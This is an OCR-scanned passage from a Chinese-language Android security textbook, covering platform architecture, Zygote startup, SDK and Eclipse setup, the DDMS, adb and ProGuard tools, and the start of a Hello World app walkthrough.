


图 2.6 Java 虚拟机（JVM）和 Dalvik 虚拟机（DVM）编译过程对比

Android 包含一组核心库，提供了 Java API（Application Programming Interface，应用程序编程接口）中的大部分功能。相比于 J2SE，Android 核心库所提供的 API 是 Java API 的一个精简版本。例如，Android 核心库不支持 Swing 或 AWT 图形接口，但却增加了 Android 特有的库，如 SQLite、OpenGL 等。在嵌入式环境中，使用 J2SE 的部分 API 会导致较高的资源开销，而使用 J2ME 则不仅需要获得相关使用授权许可，而且还会存在一定的安全隐患。如果使用 J2ME，就需要为每一部设备向 Oracle 支付授权许可费用。而且，出于安全考虑，Android 应用程序应当需要仅能在 Google 自己开发的虚拟机（Dalvik 虚拟机）上运行，如果使用 J2ME，那么 Android 应用程序就需要在别人的虚拟机（如 JVM）上运行，这样就可能导致安全沙箱[⊖]功能的弱化，从而存在一定的安全隐患。

2.1.4 应用程序框架层

Android 应用程序框架层通过 Java API 提供了一组功能丰富的类，供开发人员在应用程序中调用。这些类的功能主要通过该层的各种应用程序管理服务实现，其中，最重要的管理服务组件包括活动管理器（Activity Manager）、资源管理器（Re-

⊖ 安全沙箱，是一种按照安全策略限制程序行为的执行环境，可以理解为一种安全环境。——译者注

source Manager)、位置管理器（Location Manager）和通知管理器（Notification Manager），该层主要的管理服务及其功能说明见表 2. 3。

表 2. 3　Android 应用程序框架层的管理服务

服　　务	说　　明
Activity Manager（活动管理器）	管理应用程序和应用组件的 Activity 生命周期，当应用程序需要开启一个 Activity 时（如通过调用 startActivity( ) 函数），活动管理器提供相应服务功能
Resource Manager（资源管理器）	提供对本地资源的访问功能，如字符串、图片和布局文件等本地资源
Location Manager（位置管理器）	提供对位置更新的支持服务，如 GPS 等
Notification Manager（通知管理器）	为应用程序提供显示事件通知的功能，例如，当应用程序想要显示新邮件到来事件，就可以使用通知管理器提供的服务
Package Manager（包管理器）	包管理器连同安装程序（即包管理后台进程）一起用于应用程序的安装，维护已装应用程序及其组件的信息
Content Providers（内容提供者）	使应用程序可以访问另一个应用程序的数据（如联系人数据库），或者共享它们自己的数据
Views（视图）	提供一组丰富的视图，供应用程序使用显示信息

2. 1. 5　应用程序层

默认情况下，Android 系统会自带一组功能丰富的应用程序，包括浏览器、短信息程序、日历、邮件客户端、地图应用、联系人、音乐播放器等，这些程序都是使用 Java 语言编写的。如果用户愿意，还可以使用 Google Play（即 Android 应用软件市场）下载其他的应用替换它们。Android 系统不会区分应用程序是否是用户编写还是系统自带的，就像浏览器。用户能够下载火狐、Opera 或是其他浏览器，对于 Android 系统来说，这些浏览器同系统内置的浏览器都会被同等对待，用户可以自己选择软件替换那些默认安装好了的软件。本书会在第 3 章详细讨论 Android 应用程序的体系结构。

2. 2　Android 系统启动与 Zygote

前面已经讨论过了，Android 系统不是 Linux 系统，而仅仅是基于 Linux 内核构建的，两者之间既有相同之处，也存在很大的不同。所有的 Android 应用程序在内核中都是一个底层的 Linux 进程。每一个应用程序在运行时都作为一个单独的进程(少量程序除外)，默认情况下，每个进程中至少有一个线程。同大多数基于 Linux 的系统一样，Android 系统启动时，引导装载器（boot loader）负责加载内核（即

为 Android 系统量身改进的 Linux 内核），之后启动 init 进程（也称为初始进程）。所有其他的进程都是由 init 进程产生的，该进程生成很多后台进程，如 adb、USB，以及其他硬件的后台进程。在这些后台进程启动之后，init 进程再启动 Zygote 进程。再由 Zygote 进程启动第一个 Dalvik 虚拟机并预先加载所有的核心类，供应用程序调用。之后，Zygote 监听 socket 接口，等待新 Dalvik 虚拟机的启动请求。

当一个新的应用程序启动时，Zygote 将收到新 Dalvik 虚拟机的启动请求。此时，Zygote 会分裂出一个新的进程，该进程继承了之前已经初始化并启动运行的 Dalvik 虚拟机代码。由于新的进程只是继承了之前已经初始化并运行的 Dalvik 虚拟机代码，并没有重新复制所需的共享库，除非应用程序需要修改这些共享库，否则，启动新的 Dalvik 虚拟机不会导致系统速度放缓。init 进程启动 Zygote 进程之后，Zygote 进程将分裂出一个名为“system server”的进程，再由该进程启动所有 Android 的核心服务，如 Activity 管理器等。当所有的核心服务启动完毕，Android 平台就能够运行用户打开的应用程序，每个应用程序的启动都会使 Zygote 分裂出新的进程并创建一个新的 Dalvik 虚拟机。

2.3　Android SDK 及开发工具

本节将搭建 Android 应用程序的开发和运行环境，虽然本节所述工具主要针对应用程序开发人员，但是对于普通用户来说，在对 Android 应用程序进行安全检查时，熟悉并能使用这些工具也是相当重要的。本节结束时，读者应该能够在自己的电脑上搭建 Android 环境，并可以开发、编译、运行和调试应用程序。

Android 环境的主要组成部分如下：

1）Android SDK（Software Development Kit，软件开发工具包）。

2）Eclipse 集成开发环境及 ADT（Android Development Tool，Android 开发工具）。

3）其他开发工具，包括 DDMS、logcat 等。

2.3.1　Android SDK 下载与安装

Android SDK 用于开发和运行 Android 应用程序，包括 Android 库、工具以及范例程序，用户可从 Android 网站上免费下载。使用 Android SDK 之前，必须安装 Java SDK。Android SDK 的安装步骤如下：

1）下载适合自己电脑操作系统（如 Windows、Mac 或 Linux 系统）的 SDK。如果你的系统是 64 位版本的 Windows 系统，安装过程可能会有一点不同，不过该过程仍然是非常简单的。对于 Mac 和 Linux 系统，需要先将 SDK 安装包解压到预期目标路径下，然后使用解压完毕目录内的 Android 工具进行安装。各种实用工具位于解压目录下的 tools 文件夹中，如图 2.7 所示。

```
anmmisra-mac:android-sdk-macosx Anmol$ ls
SDK Readme.txt  add-ons         platforms       tools
anmmisra-mac:android-sdk-macosx Anmol$ ls -l tools/
total 13056
drwxrwx---@  5 Anmol  staff      170 Mar 30 09:14 Jet
-rw-rw----@  1 Anmol  staff   330887 Mar 30 09:16 NOTICE.txt
-rw-rw----@  1 Anmol  staff      323 Mar 30 09:16 adb_has_moved.txt
-rwxrwxr-x@  1 Anmol  staff     3491 Mar 30 09:14 android
drwxrwx---@  5 Anmol  staff      170 Mar 30 09:15 ant
-rwxrwxr-x@  1 Anmol  staff     1977 Mar 30 09:14 apkbuilder
drwxrwx---@  3 Anmol  staff      102 Mar 30 09:14 apps
-rwxrwxr-x@  1 Anmol  staff     3116 Mar 30 09:14 ddms
-rwxrwxr-x@  1 Anmol  staff    52516 Mar 30 09:14 dmtracedump
-rwxrwxr-x@  1 Anmol  staff     1940 Mar 30 09:14 draw9patch
-rwxrwxr-x@  1 Anmol  staff    45752 Mar 30 09:14 emulator
-rwxrwxr-x@  1 Anmol  staff  2719756 Mar 30 09:14 emulator-arm
-rwxrwxr-x@  1 Anmol  staff  2619568 Mar 30 09:14 emulator-x86
-rwxrwxr-x@  1 Anmol  staff   150488 Mar 30 09:14 etc1tool
-rwxrwxr-x@  1 Anmol  staff     3282 Mar 30 09:14 hierarchyviewer
-rwxrwxr-x@  1 Anmol  staff    17408 Mar 30 09:14 hprof-conv
drwxrwx---@ 62 Anmol  staff     2108 Mar 30 09:15 lib
-rwxrwxr-x@  1 Anmol  staff     2015 Mar 30 09:14 lint
-rwxrwxr-x@  1 Anmol  staff    17256 Mar 30 09:14 mksdcard
-rwxrwxr-x@  1 Anmol  staff     3169 Mar 30 09:14 monkeyrunner
drwxrwx---@ 10 Anmol  staff      340 Mar 30 09:14 proguard
-rw-rw-r--@  1 Anmol  staff       66 Mar 30 09:14 source.properties
-rwxrwxr-x@  1 Anmol  staff   602716 Mar 30 09:14 sqlite3
drwxrwx---@  3 Anmol  staff      102 Mar 30 09:14 support
-rwxrwxr-x@  1 Anmol  staff     3044 Mar 30 09:14 traceview
-rwxrwxr-x@  1 Anmol  staff    61636 Mar 30 09:14 zipalign
anmmisra-mac:android-sdk-macosx Anmol$ 
```

图 2.7　tools 文件夹内的各种实用工具

2）更新环境变量 PATH，在 PATH 变量中增加“<SDK 路径>/tools”和“<SDK 路径>/platform-tools”路径，这样即使在 SDK 目录外，也能通过命令行调用这些 SDK 提供的 Android 工具。

3）在命令行中输入“android”命令启动 SDK 管理器，选择想要下载的 Android 版本，Android SDK 管理器界面如图 2.8 所示。

要想开始使用 Android，首先需要利用 SDK 管理器创建一个 Android 模拟器（Android Virtual Device，AVD），如图 2.9 所示。AVD 创建之后，就可以在 SDK 管理器中使用 AVD 管理器启动它，当然，用户也可以直接在命令行输入“emulator”命令启动 Android 模拟器。Android 模拟器具有完整的 Android 软件栈功能，用于测试和调试 Android 应用程序。如果身边没有真实的 Android 设备，使用 Android 模拟器会很方便。

2.3.2　Eclipse 和 ADT 开发环境

Eclipse 是一个开源的集成开发环境（Integrated Development Environment，IDE），附带大量有助于程序开发的工具，广受 Java 程序员的欢迎。通过 Eclipse 的插件，还可以使用其他编程语言开发程序，如 C、C++、PHP 等。本书推荐使用




图 2.8 Android SDK 管理器




图 2.9 建立一个新的 Android 模拟器

Eclipse 的标准开发环境开发 Android 应用程序，用户可从 http：//www. eclipse. org/downloads/网站下载 Eclipse 软件。

使用 Eclipse 开发或检查 Android 应用程序，还需要下载安装 ADT（Android Development Tool，Android 开发工具）插件，安装步骤如下：

1）打开 Eclipse 软件，依次选择“Help- > Install New Software”。

2）如图 2. 10 所示，点击“Add…”按钮添加 URL：“https：//dl- ssl. google. com/android/ eclipse/”。

3）在下拉列表框内，勾选“Developer Tools”，并且点击“Next >”按钮，接受协议并点击“Finish”按钮。

4）依次选择“Eclipse - > Preferences - > Android”，点击“Browse…”按钮选择 SDK 安装路径。




图 2. 10　Eclipse 的 ADT 插件提供的开发工具

2. 3. 3　Android 工具

Android SDK 提供很多有用的工具用于 Android 应用程序的开发、测试和分析，

主要工具的介绍见表 2.4。本书不会对所有工具进行详细讨论，仅详细讨论与本书主题相关的三个主要的工具，包括 DDMS（Dalvik Debug Monitoring Service，Dalvik 虚拟机调试监控服务）、ADB（Android Debug Bridge，Android 调试桥接器）和 ProGuard。表 2.4 总结了 SDK 提供的这些工具及其用途。通过 Eclipse 的 ADT 插件，用户可以在 Eclipse 上使用这些工具，尤其是 Eclipse 上的 DDMS 视图窗口，能够显示 Android 应用程序在 Dalvik 虚拟机上的运行信息。相应工具的详细信息请参考下述网站：

http://developer.android.com/guide/developing/tools/index.html

表 2.4 SDK 提供的 Android 工具

工 具	用 法
android	用于从命令行启动 SDK 管理器，管理 AVD 以及安装其他 SDK 组件
emulator	用于在电脑上启动移动设备模拟器，适用于手边没有真实移动设备的情况
ddms	用于调试 Android 应用程序，提供端口转发、设备屏幕截取、设备线程和堆信息、logcat、进程和基带信号状态信息、来电和短信模拟、位置数据模拟等功能服务
hierarchyviewer	用于调试和优化应用程序的用户界面
hprof-conv	用于将 Android 输出的 HPROF 文件转化成分析工具能够识别查看的标准格式
sqlite	用于查看 Android 应用程序使用或创建的 sqlite3 数据库
adb	用于通过命令行同模拟器或移动设备通信，adb 是一个 C/S（客户端/服务器）模式的程序，可以让开发者使用电脑（作为 adb 客户端）同模拟器或真实设备（作为 adb 服务器）进行交互。例如，用户可以通过 adb shell㊀以命令的形式安装 Android 应用程序、查看目标设备的进程信息等
proguard	Android 提供的内置的代码混淆工具
traceview	图形分析工具，用于查看应用程序的日志信息
dx	用于将 .class 字节码转化成可以在 Dalvik 虚拟机上运行的 .dex 字节码文件
mksdcard	用于创建模拟器使用的 SD 卡磁盘镜像文件

2.3.4 DDMS

借助模拟器或手机屏幕能够使用户在 UI（User Interface，用户接口或人机交互接口，这里指的是应用程序的用户界面）层面上查看应用程序的行为和功能。但是，要想了解 UI 背后的应用程序运行细节，就需要使用 DDMS 工具。DDMS 工具具有强大的功能，使用它可以获得进程运行的详细信息、堆栈信息，以及浏览查看模拟器或相连的移动设备的文件系统等。此外，通过 Eclipse 的 ADT 插件，用户还

㊀ adb shell，是 adb 提供的 shell 程序，用于用户通过它使用命令同 Android 基于的 Linux 内核进行交互，类似于 Windows 系统上的命令提示符窗口，或是 Linux 系统上的 bash。——译者注

可以访问 logcat 工具产生的设备（或模拟器）的日志记录。

在 Linux 或 Mac 系统上，用户可以在命令行窗口中输入“ddms”命令启动 DDMS 工具，如图 2.11 所示。也可以在 Eclipse 软件上使用 ADT 插件访问 DDMS 视图窗口，如图 2.12 所示。从图 2.11 中可见，通过 DDMS 可以获得在模拟器或真实设备上运行进程的大量信息，图中左上角区域显示的是正在运行的进程列表，点击任意进程即可查看该进程的相关信息。该图中的进程列表内显示有各个进程的 ID 和进程名。例如，点击名为 com.Adam.CutePuppiesWallpaper 的进程，可以在右边窗口中使用各种标签查看该进程的堆栈信息和与之关联的线程信息等。DDMS 还可以显示详细的模拟器事件信息。例如，在该图中，当壁纸应用程序启动后，即可在窗口下方的 Log 日志记录信息中看到 MCS_BOT_Service 服务随之启动。随后，Log 日志窗口内显示系统抛出未知主机异常：k2homeunix.com 无法访问（即“Unknown Host Exception：k2homeunix.com”），继而，壁纸应用程序退出关闭。




图 2.11　Android SDK 提供的 DDMS 工具

2.3.5　adb

adb 是一个客户端-服务器程序，用于同 Android 模拟器或真实设备进行交




图 2.12 Eclipse ADT 上的 DDMS 视图窗口

互，主要由三部分构成：adb 后台进程（即/sbin/adbd 程序），在 Android 设备或模拟器上运行；adb 服务，在开发系统（即个人电脑）上运行；客户端程序，如 adb 或 ddms 工具，同样运行在开发系统上，使用 adb 服务同 adb 后台进程通信。

借助 adb 可以通过 adb shell 在模拟器或设备上执行交互性的命令，如安装 apk 文件㊀、提取/推送（将文件放进模拟器或真实设备）文件，以及执行其他 shell 命令㊁。模拟器上运行的 adb shell 拥有 root 权限，可以访问模拟器上的任何文件，具有最高的操作权限。相反，在真实设备上，adb shell 默认提供一般用户权限，只能使用有限的功能操作，对于一些敏感操作则没有权限执行㊂。

使用 adb 可以执行的一些重要命令见表 2.5。全部命令请参阅网站：http://developer.android.com/guide/developing/tools/adb.html 提供的文档。

㊀ apk 文件即 Android 应用程序的发布形式，每一个 Android 应用程序的安装包是一个以.apk 为扩展名的压缩文件。——译者注

㊁ 其他 shell 命令，如一些常用的 Linux 命令，像 ls、cd 等。——译者注

㊂ 用户权限方面的知识请参阅 Linux 相关书籍。——译者注

表 2.5　主要的 adb 命令

用　　途	adb 命令
发布 adb 命令	adb [-d] [-e] [-s <设备序列号>] 命令，用于激活 adb 客户端，当有多个 Android 设备或模拟器运行时，-d 选项用于指定命令执行的目标设备，-e 选项表示命令将直接被用在模拟器上执行
打印相连设备列表	adb devices，用于显示所有已经连接的 Android 设备和模拟器的序列号，以及它们的状态信息，如离线（offline）和在线（device）
安装应用程序（apk）	adb-s emulator-5556 install helloworld. apk，用于在指定序列号的 Android 设备上安装应用程序，这里指将 helloworld. apk 程序安装到序列号为 emulator-5556 的模拟器上
从/向模拟器或设备复制文件	adb pull <remote> <local>和 adb push <local> <remote>，adb pull 将模拟器或设备上的<remote>路径指定的文件复制到本地磁盘<local>路径，adb push 将本地磁盘<local>路径指定的文件复制到模拟器或设备的<remote>路径下
查看日志信息	adb logcat，用于在屏幕上打印模拟器或设备的日志记录
可交互的 shell 命令	adb shell <command>，用于在模拟器或真实设备上执行指定的 shell 命令，例如 adb shell ps 将显示模拟器或设备上运行的进程列表
检查 SQLite 数据库	adb shell sqlite3，开启 SQLite 数据库自有的命令行工具，即 sqlite3。通过 sqlite3 命令行工具可以分析模拟器或真实设备系统上的 SQLite 数据库

2.3.6　ProGuard

ProGuard 是 Android SDK 提供的代码混淆工具，由于 Java 类文件很容易被反编译，因此在开发编译应用程序时，执行代码混淆是防止程序被反编译的一个很好的方法。ProGuard 工具通过删除一些没用的代码和修改类、变量和函数的名称，实现代码压缩、优化和混淆的功能，这样可以使别人在对应用程序进行逆向工程中消耗更多的时间，从而达到保护代码安全的目的。ProGuard 的激活步骤概括如下：

1）下载并安装最新的 SDK。使用旧版本 SDK 创建的工程，在后续执行混淆操作时，可能会出现问题。如果创建的应用程序使用的 SDK 已经是最新版本，那么请直接跳转到步骤 4。

2）如果工程使用的是旧版本的 SDK 创建的，则需要更新该工程。执行下述命令，将会显示一组 Android API 版本列表，然后选择与已用 SDK 版本相适应的 API 版本：

D:\eclipse\workspace > android. bat list targets\

3）使用所选的 API 版本更新之前创建的工程，命令如下：

D:\eclipse\workspace > android update project —name Hello World —target 3 —

path D:\eclipse\workspace\HelloWorld\

4）在创建的工程根目录下，执行 ant 命令：

D:\eclipse\workspace\HelloWorld\ant

5）修改本地 . properties 文件，增加如下代码：

proguard. config = proguard. cfg

6）使用发布模式编译工程，命令如下：

ant release

2.4 “Hello World”应用程序详解

通过剖析简单的“Hello World”应用程序，可以熟悉 Android 工程和应用程序中的各种文件和组件。创建一个“Hello World”应用程序，首先需要打开 Eclipse 软件，将所需的 API 版本设置成编译目标（所需的 API 版本，也就是对外发布的 Android 系统版本，应用程序代码将在所选的 Android 版本系统上运行），然后输入应用程序名和包名。上述操作完成之后，创建的 Android 项目的根目录下将包含类似于表 2.6 中的目录，其中/res 目录下的两个文件：AndroidManifest. xml 和 strings. xml 对 Android 的安全性具有重要的意义。

表 2.6　Android 应用程序目录解析

文　件　夹	描　　述
src	存放应用程序的源码文件，本例中，HelloActivity. java 文件存放于该文件夹
gen	存放由/res 文件夹内的资源文件生成的代码
Android 2.3.3	存放目标 Android 系统版本的 android. jar 文件
assets	存放用于同应用程序捆绑发布的其他文件
bin	用于编译、运行应用程序，存放 Android 应用程序安装包，即 apk 文件，以及应用程序编译之后的 classes. dex 文件
res	存放应用程序所需的资源文件，包括布局文件（layout）、赋值文件（即 value，如字符串等）和图像文件（drawable）等。布局、字符串以及其他的资源定义在 xml 文件中，编译时系统会自动将这些资源编程成 R 类（R. class 文件）的变量并生成相应的资源 ID，在程序代码中直接使用 Java 语句调用资源 ID，即可访问这些资源文件。安全专员往往对 strings. xml 文件更感兴趣，因为该文件用于定义应用程序使用的字符串，而很多应用程序会把敏感字符串信息放在该文件中，只需使用简单的逆向工程技术就能获取这些字符串信息，导致信息泄露
AndroidManifest. xml	该文件定义了 Android 应用程序的各种组件（如 Activity、Service 和 Broadcast Receiver 等）、包信息、同其他应用程序交互的权限、调用本地受保护 API 的权限，以及其他应用程序访问本应用程序组件的权限
proguard- project. txt	用于 ProGuard 的配置文件

2.4.1　认识“Hello World”程序

本节将通过分析“Hello World”程序源码，了解其运行的大体过程。几乎每一个 Android 应用程序的核心都是 Activity 组件。

Activity 是一个单独的屏幕界面，该组件基于设备屏幕同用户进行交互。例如，登录 Twitter 软件时，用户输入账号和密码的屏幕界面。

通常对于一个应用程序来说，会由多个 Activity 组件构成，每一个 Activity 就是屏幕上显示的一个界面。但对于简单的应用程序来说，以“Hello World”程序为例，也可以只有一个 Activity，即只有一个屏幕显示界面，用于显示“Hello World, HelloWorldActivity”字符串。程序启动时，屏幕上即显示上述字样并在 logcat 窗口中写入“Hello Logcat”日志信息。

图 2.13 显示了 HelloWorldActivity 的屏幕显示界面，其源码如代码段 4 所示。首先，定义了包名“com. androidsecurity. helloworld”。然后，导入该程序所需的功能类，有些类是必须导入的，如“android. app. Activity”类，其他类取决于应用程序的功能需求，如“android. util. Log”类，如果程序不需要日志功能，可以不导入该类。Activity 是基类，用于应用程序在屏幕上显示可视的组件或 UI。本应用程序的 Activity 类（即“HelloWorldActivity”类）需要继承该基类，重写父类的 onCreate( )方法，在其中增加自定义的功能，如设置屏幕显示或 UI 的外观，以及




图 2.13　HelloWorldActivity 界面

